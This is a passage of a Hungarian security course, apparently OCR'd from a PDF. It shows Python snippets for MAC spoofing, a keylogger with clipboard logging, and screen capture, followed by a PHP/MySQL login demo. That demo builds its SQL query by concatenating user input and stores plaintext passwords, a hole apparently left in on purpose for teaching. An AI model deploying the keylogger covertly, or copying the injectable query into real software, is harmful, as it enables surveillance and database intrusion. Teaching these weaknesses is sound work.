        print('[-] Could not Find MAC address for specified interface')


def main():
    parser = argparse.ArgumentParser(
        description='This script is used to change the Mac address of any
network card',
        epilog= 'This is how you use this script'
    )
    parser.add_argument('interface', help='Enter the name of the interface')
    parser.add_argument('mac', help='Enter new MAC address')

    args = parser.parse_args()

    change_mac(args.interface, args.mac)


if __name__ == "__main__":
    main()
```

Keylogger

A következő kódok billentyűzet leütéseket rögzítő alkalmazást mutatnak pythonban.



https://www.instructables.com/KeyClip-a-Keylogger-Clipboard-Logger-With-Python3-/

```
from pynput.keyboard import Listener
from pyperclip import paste
import logging
from time import sleep
import threading

logging.basicConfig(filename='KeyClip.log',             level=logging.INFO,
format='%(asctime)s: %(message)s')

def onPress(key):
    logging.info('Key:  ' + str(key))

def keyLogger():
    with Listener(on_press=onPress) as l:
        l.join()

def clipLogger():
    prevClip = ''
    while True:
        clip = paste()
        if prevClip != clip:
            logging.info('Clip:  '+ clip)
```

```
            prevClip = clip
        sleep(0.2)

keyThread = threading.Thread(target=keyLogger)
clipThread = threading.Thread(target=clipLogger)

keyThread.start()
clipThread.start()
```

Képernyő rögzítése 1

A rosszindulatú kód esetleg képernyőképet szeretne készíteni. A következő kód bemutatja, hogyan lehet ezt megvalósítani a pythonban.

https://www.geeksforgeeks.org/how-to-take-screenshots-using-python/

```
pip install numpy

pip install pyautogui

pip install opencv-python
```

```
# Python program to take
# screenshots


import numpy as np
import cv2
import pyautogui


# take screenshot using pyautogui
image = pyautogui.screenshot()

# since the pyautogui takes as a
# PIL(pillow) and in RGB we need to
# convert it to numpy array and BGR
# so we can write it to the disk
image = cv2.cvtColor(np.array(image),
                     cv2.COLOR_RGB2BGR)

# writing it to the disk using opencv
cv2.imwrite("image1.png", image)
```

Képernyő rögzítése 2

https://www.geeksforgeeks.org/taking-screenshots-using-pyscreenshot-in-python

```
pip install pyscreenshot
```

```
# Program to take screenshot

import pyscreenshot

# To capture the screen
image = pyscreenshot.grab()
```

```
# To display the captured screenshot
image.show()

# To save the screenshot
image.save("myscreenshot.png")
```

Számítógép zárolása hangutasítással

https://www.sujeetkrsingh.com/lock-pc-with-voice-command-using-python

```
pip install SpeechRecognition

# ctypes module to load windows library
import ctypes
# speech recognition module
import speech_recognition as sr

# obtain audio from the microphone
r = sr.Recognizer()
with sr.Microphone() as source:
    print("Say something!")
    audio = r.listen(source)

# recognize speech using Google Speech Recognition
try:
    # Here we are using default API which comes with the speech recognition module and is in built
    # If you want to use your own API key please use this code `r.recognize_google(audio, key="GOOGLE_SPEECH_RECOGNITION_API_KEY")`
    # instead of `r.recognize_google(audio)`
    cmd=r.recognize_google(audio)
    # handle the exceptions
except sr.UnknownValueError:
    print("Google Speech Recognition could not understand audio")
except sr.RequestError as e:
    print("Could not request results from Google Speech Recognition service; {0}".format(e))

# Match and compare the pattern of the voice command. You can change it yours.
if cmd=="lock my PC":
        # Load and execute the command to lock the PC. This function is available in default library (user32.dll) of windows
    ctypes.windll.user32.LockWorkStation()
```

Web biztonság


Ebben a fejezetben a webes biztonságra összpontosítunk. A fejlesztőknek komoly erőfeszítéseket kell tenniük annak érdekében, hogy az általunk használt webalkalmazás biztonságos legyen. Ennek hiánya privát adatok ellopását eredményezheti.

Tekintsük át a webes alkalmazások működését!


Kommunikáció

A kommunikációhoz böngészőket használunk.

Amikor ügyfélként megnyitod a böngészőt, az kérést küld a szervernek. A kérés Hypertext Transfer Protocol (HTTP) protokollt használ. A szerver lekezeli a kérést, és visszaküldi a választ. A válasz HTMM, CSS, JavaScript kódból áll, amelyet a böngésződ megért és megjelenít.



Ez a fajta kommunikáció állapot nélküli, a szerver nem tudja, mit csinál a böngésző. A hacker megtámadhatja az ügyféloldalt vagy a szerver oldalt.



A következő példákban az Apache webszervert fogunk használni. A mintaprogramokat HTML, PHP nyelven írjuk, és MySQL adatbázist is használunk. A munkafolyamat a következő:


1. A böngésződ megnyit egy php fájlt
2. Az Apache megkeresi a fájlt a merevlemezen, és feldolgozza a kódot
3. A PHP kód megnyit egy adatbázist az adatok megjelenítéséhez

4. HTML -fájl megjelenik
5. és ez képes megjeleníteni az adatokat.

Amikor megnyitsz egy weboldalt, pl.,

www.uni-miskolc.hu/en,

akkor GET kérést küldesz a webszerverhez. Ha megnyitod a fejlesztői eszközöket a böngésződben, és a hálózati fülre lépsz, láthatod a kérés tényleges fejlécét.



A 200-as státuszkód azt jeleni, hogy minden rendben ment A következő státuszkódok lehetségesek:

Az állapotkódok 3 számjegyből állnak, az első számjegy utal a tartalmukra, ez a számjegy 1-től 5-ig terjedhet. Ez alapján a következő csoportjai vannak az állapotkódoknak:

1xx - tájékoztató információk: A kérést megkapta a szerver, a feldolgozása következik


2xx - sikeres kérés: A kérést sikeresen megkapta, elfogadta, megértette a szerver.

3xx - átirányítás: További tevékenységre van szükség a kérés befejezéséhez.

4xx - klienshiba: A kérés szintaktikája rossz vagy nem teljesíthető.

5xx - szerverhiba: A szervernek nem sikerült a kérést végrehajtania.

A formok működésének vizsgálatához gépeljük be a ‘Scholarship’ szót az egyetemi weboldal keresőmezőjébe.



Az URL megváltozott:

https://www.uni-miskolc.hu/kereses?search_txt=scholarship

Látható, hogy a szöveges információ (query string) a GET request esetén az URL-ben van. A query string kérdőjellel kezdődik, név-érték párok követik & jellel elválasztva pl.:


?name1=value1&name2=value2

Hozzunk létre egy egyszerű bejelentkezési űrlapot!


```
<!doctype html>
<html lang="en">
<head>
    <title>Login sample</title>
    <meta charset="utf-8">
    <meta name="viewport" content="width=device-width, initial-scale=1">
    <!-- Bootstrap CSS -->
    <link href="https://cdn.jsdelivr.net/npm/bootstrap@5.0.0-beta1/dist/css/bootstrap.min.css" rel="stylesheet" crossorigin="anonymous">
    <!-- Bootstrap Bundle with Popper -->
    <script src="https://cdn.jsdelivr.net/npm/bootstrap@5.0.0-beta1/dist/js/bootstrap.bundle.min.js" crossorigin="anonymous"></script>
</head>

<body>
</br>
<div class="container">
    <form id='login' action="login.php" method='post' accept-charset='UTF-8'>
    <div class="form-group">
        <label for="username">Login User</label>
        <input type="text" name='userName' class="form-control" id="username" aria-describedby="userNameHelp" placeholder="Enter username" maxlength="50" required />
        <small id="userNameHelp" class="form-text text-muted">Enter your username</small>
    </div>
    <div class="form-group">
```

```
        <label for="password">Password</label>
        <input     type="password"     name='password'     class="form-control"     id="password"
placeholder="Password" maxlength="50" required />
    </div>
    <input type="submit" class="btn btn-primary" name='Submit' value='Login' />
    </form>
</div>
</body>
</html>
```


Az oldal így néz ki:



Amikor megadod az adataidat és megvizsgálod a kérés fejlécét, látni fogod, hogy ez POST kérés



Az űrlap adatait a böngészőnek az alábibi módon küldjük el:




A GET és a POST összehasonlítása


GET	POST
GET kérések gyorsítótárazhatók Bennmaradnak a böngésző előzményeiben könyvjelzővel lehet őket ellátni hosszkorlátozások vannak soha nem szabad használni érzékeny adatok kezelésekor csak adatok lekérésére használják (nem módosítják azokat) csak ASCII karakterek megengedettek az adatok mindenki számára láthatók az URL -ben	POST kérések soha nem gyorsítótárazottak nem maradnak a böngésző előzményeiben nem lehet könyvjelzővel ellátni őket nincsenek korlátozások az adatok hosszára vonatkozóan bináris adatok is megengedettek az adatok nem jelennek meg az URL -ben

A HTML kódhoz php kódot a <? php …?> tagek közé lehet beszúrni. Például a POST paraméterek kiírásához a következő kódot szúrjuk be a </body> tag elé.

```
<?php
print_r ($_POST);
?>
```



Jobb egérgombbal megtekinthetjük az oldal forráskódját:




A fejlesztők esetleg tesz kódot hagytak benne figyelmetlenségből:


Ha dokumentálni szeretnéd a kódot, akkor azt php kommentként tedd, az nem látszik a böngésző forráskódjában.


```
<?php // Test data: user=admin, password=admin ?>
```

Készítsünk egy új adatbázist, a neve legyen websec



Készítsünk egy táblát 3 oszloppal:






Adjunk hozzá három felhasználót:

Add 3 users using the following SQL

```
INSERT INTO `websec`.`users` (`userID`, `userName`, `password`) VALUES
(NULL, 'admin', 'admin');

INSERT INTO `websec`.`users` (`userID`, `userName`, `password`) VALUES
(NULL, 'alice', '1234');

INSERT INTO `websec`.`users` (`userID`, `userName`, `password`) VALUES
(NULL, 'bob', '5678');
```

Ezután hozzunk létre egy 4 oszlopos tranzakció táblát.



```
INSERT INTO `websec`.`transactions` (`id`, `fromUser`, `toUser`, `amount`)
VALUES (NULL, 'alice', 'bob', '111');

INSERT INTO `websec`.`transactions` (`id`, `fromUser`, `toUser`, `amount`)
VALUES (NULL, 'bob', 'admin', '222');
```

Használjuk a következő kódot:

```
<body>
<div class="container">
    <h1> List of users</h1>
    <table class="table table-bordered table-striped">
        <thead class="thead-dark">
            <tr>
                <th> UserID </td>
                <th> UserName</td>
                <th> Password</td>
            </tr>
        </thead>
        <tbody>
            <?php

                //database authentication
                $hostDB="127.0.0.1";  $userDB  ="root";  $passwordDB="";  $databaseDB
="websec";

                //connect to database
                $connect = mysqli_connect($hostDB, $userDB,$passwordDB,$databaseDB);
                if (mysqli_connect_errno()){
                    die(" cannot connect to database ". mysqli_connect_error());
                }

                $query ="select * from users " ;

                $result= mysqli_query($connect,$query);
                if (!$result){
                    die(' error while running query');
                }

                $userInfo=array();
                $loginInUser=null;
                while ($row= mysqli_fetch_assoc($result)){
                    echo " <tr>";
                    echo " <td>". $row["userID"] ." </td>";
                    echo "  <td>". $row["userName"]."</td>";
                    echo " <td>". $row["password"]."</td>";
                    echo " </tr>";
                    }

                mysqli_free_result($result);
                mysqli_close($connect);
            ?>
        </tbody>
    </table>
</div>
</body>
```


Helyezzük át az adatbázis hitelesítési adatait egy külön fájlba. Majd adjunk hozzá olyan kódot, amely a sikeres bejelentkezéskor megjelenít egy Transactions gombot.

```
<?php
require("dbAuth.inc");

$userName = isset($_POST['userName']) ? $_POST['userName'] : '';
$password = isset($_POST['password']) ? $_POST['password'] : '';

if(!empty($userName) and !empty($password)){
    //connect to database
    $connect = mysqli_connect($hostDB, $userDB,$passwordDB,$databaseDB);
    if(mysqli_connect_errno()){
        die(" cannot connect to database ". mysqli_connect_error());
    }

    $query ="select * from users  where userName='" .
        $userName ."' and password='" . $password ."'" ;

    $result= mysqli_query($connect,$query);
    if (!$result){
        die(' error while running query');
    }

    $loginInUser=null;
    while ($row= mysqli_fetch_assoc($result)){
        $loginInUser = $row["userName"];
        break;
    }

    mysqli_free_result($result);
    mysqli_close($connect);

    echo "<pre>";
    echo "Server data:</br>";
    echo "username: " . $userName. "</br>";
    echo "password: " . $password. "</br>";
    echo "query: " . $query . "</br>";
    if (! empty($loginInUser)){
        echo "</br><div class=\"alert alert-success\">Login successful for
(". $loginInUser .")";
        echo        "</br></br><a        class=\"btn        btn-success\"
href='transactions.php?userName=" . $loginInUser ."'> Transactions</a>";
        echo "</div>";

    }else{
        echo   "</br><div   class=\"alert   alert-danger\">Database   login
failed</div>";
    }
    echo "</pre>";
}
?>
```

